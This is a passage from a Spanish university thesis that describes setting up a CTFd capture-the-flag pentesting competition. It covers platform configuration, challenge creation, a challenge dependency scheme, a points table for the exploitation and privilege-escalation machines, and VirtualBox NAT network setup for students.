


Figura 4.6: Configuración de la pestaña Administration de CTFd

La cuenta de correo debe ser cambiada por una cuenta legítima, ya que la que se ha utilizado

aquí es a modo de ejemplo.

La cuarta es la pestaña *Style* donde se configuran el logo,

Logo de la UNED

el banner,

Banner de la UNED

el favicon

Favicon de la UNED

y el aspecto de la plataforma, como se puede observar en la figura 4.7




Figura 4.7: Configuración de la pestaña Style de CTFd

En la quinta pestaña, *Date&Time*, se configuran la fecha de inicio y final de la competición, por lo que todavía no ha sido configurada, y la última pestaña, *Integrations* es para configurar el tracking de la competición mediante *MajorLeagueCyber Integration*, pero esto no es necesario.

Como se puede observar en la figura 4.8, la plataforma ya está lista para empezar a añadir retos.




Figura 4.8: Home de CTFd después de la configuración inicial

4.1.2. Adición de retos

Para comenzar a añadir retos basta con acceder a la pestaña *Challenges* del panel de admin y hacer click en el botón + como se puede observar en la figura 4.9




Figura 4.9: Botón para añadir retos en CTFd

Se accederá a un formulario como el que aparece en la figura 4.10




Figura 4.10: Formulario de creación de reto en CTFd

donde se pueden configurar el tipo, nombre, categoría, enunciado y puntos. Haciendo click en el botón *Create* como se indica en la figura 4.11




Figura 4.11: Primer botón de subida de formulario para crear un reto en CTFd

aparecerá el nuevo formulario de la figura 4.12




Figura 4.12: Segundo botón de subida de formulario para crear un reto en CTFd

para añadir el resto de información referente al reto, como es el flag, ficheros y el estado del reto (visible u oculto). Al darle a *Finish* el reto ya se habrá añadido a la competición como se puede observar en la figura 4.13




Figura 4.13: Panel de configuración de reto subido a CTFd

donde se podrán modificar otros aspectos de la configuración del reto, de ser necesario.

Todos los retos de esta competición han sido creados con el mismo formato, solo que con distintos datos. Los retos de tipo **Trivial** también han sido creados siguiendo este formato, ya que el plugin de **CTFd** específico para crear este tipo de retos es de pago, por lo que ha sido necesario convertirlos en retos de tipo flag. Las preguntas consistirán en el texto con el enunciado, las posibles respuestas están enumeradas mediante letras y el flag será la letra asociada a la respuesta correcta.

4.2. Diagrama de dependencias de los retos

El diagrama de dependencias de los retos de la competición se muestra en la figura 4.14




Figura 4.14: Diagrama de dependencias de los retos

donde una flecha saliente desde el reto X hacia el reto Y significa que para tener acceso al reto Y es necesario resolver previamente el reto X. Por ejemplo, para tener acceso al reto **Legacy (Explotación)**, es necesario resolver antes el reto **Metasploit**.

Los retos se han segmentado por colores para resaltar las distintas categorías de retos que hay en la competición y el orden en el que los jugadores deberán enfrentarse a los retos.

La asociación entre color y categoría es la siguiente:

- El reto de color azul es el de **Iniciación**.
- Los retos de color morado son los de **Trivial**.
- Los retos de color rojo son los de **Explotación**.
- Los retos de color naranja son los de **Escalada de privilegios**.

El reto de **Iniciación** vale 2 puntos porque aunque es muy sencillo, solo requiere ponerse manos a la obra. El usuario tendrá que descargarse el ova asociado a la máquina **KaliUNED**, importarlo en su **VirtualBox**, iniciar sesión y obtener el flag del escritorio. Es el único reto disponible al iniciar la competición y, por tanto, es el primer reto que debe resolver todo jugador para poder comenzar con la competición.

Los retos de tipo **Trivial** valen todos 1 punto porque son los que menos esfuerzo requieren para resolverse. Basta con leer con atención el enunciado y las fuentes bibliográficas adjuntas para contestar correctamente a la pregunta. Estos retos no son prácticos pero su realización es necesaria para que el jugador tenga la base técnica para poder afrontar los retos prácticos.

En los retos de **Explotación** y **Escalada de privilegios** hay mayor variabilidad en cuanto a las puntuaciones porque se han diseñado de tal manera que tengan dificultades distintas. Podría decirse que la máquina **Legacy** es de dificultad fácil, **HackingStation** es de dificultad media y **Diff3r3ntS3c** es de dificultad difícil. Además, los retos de **Escalada de privilegios** son más sencillos que sus correspondientes retos de **Explotación**, de ahí que tengan menor puntuación asociada. Son los primeros retos prácticos a los que se enfrenta el jugador y son el objetivo principal de la competición junto con los retos de escalada de privilegios.

En la figura 4.15 se muestra la tabla final de retos en **CTFd**

ID	Name	Category	Value	Type	State
1	Preparando el terreno	Iniciación	2	standard	visible
2	Test de penetración	Trivial	1	standard	visible
3	Escaneo de puertos	Trivial	1	standard	visible
4	Vulnerabilidad	Trivial	1	standard	visible
5	CVE	Trivial	1	standard	visible
6	Ejecución remota de comandos	Trivial	1	standard	visible
7	Escaneo de directorios web	Trivial	1	standard	visible
8	Metasploit	Trivial	1	standard	visible
9	Inyección de comandos	Trivial	1	standard	visible
10	Subida arbitraria de ficheros	Trivial	1	standard	visible
11	Obtener una shell	Trivial	1	standard	visible
12	Legacy (Explotación)	Explotación	3	standard	visible
13	HackingStation (Explotación)	Explotación	4	standard	visible
14	Diff3r3ntS3c (Explotación)	Explotación	5	standard	visible
15	Legacy (Escalada de privilegios)	Escalada de privilegios	1	standard	visible
16	HackingStation (Escalada de privilegios)	Escalada de privilegios	2	standard	visible
17	Diff3r3ntS3c (Escalada de privilegios)	Escalada de privilegios	3	standard	visible

Figura 4.15: Tabla de retos de la competición de CTFd

La numeración de los retos no guarda ninguna relación con las dependencias, representa simplemente el orden en el que se añadieron los retos a la plataforma.

4.3. Entorno de juego

LLegado este punto se puede afirmar que el entorno de juego está dividido en 2 parcelas:

- **CTFd**: es donde se conectará el alumno para ver los enunciados de los retos, descargarse los archivos necesarios y subir las flags encontradas.
- **Entorno virtual del alumno**: es donde el alumno ejecutará los ejercicios prácticos de pentesting.

Para los retos de tipo **Trivial** el alumno no necesitará trabajar en el entorno virtual, ya que son preguntas de tipo trivial, pero para el resto de retos sí.

El entorno virtual que se ha elegido para este trabajo es **VirtualBox** por ser software de calidad y gratuito para trabajar con máquinas virtuales, aunque realmente el alumno puede trabajar con el software que quiera, como por ejemplo **VMware**.

La configuración del entorno es muy sencilla. El alumno debe descargarse la última versión estable de **VirtualBox**

Descarga de VirtualBox

e instalarla. Este trabajo se ha realizado utilizando la versión *7.0.8 r156879 (Qt5.15.2)* pero cualquier versión estable debería valer.

Después de ello deberá acceder al *Network Manager* de **VirtualBox** como se indica en la figura 4.16




Figura 4.16: Network manager de VirtualBox

y después en la pestaña *NAT Networks* debe hacer click en la opción *Create* como se indica en la figura 4.17




Figura 4.17: Creación de red NAT en VirtualBox

En este momento se habrá creado una *Red NAT*. A esta red se le puede cambiar el nombre o el rango de red como se indica en la figura 4.18

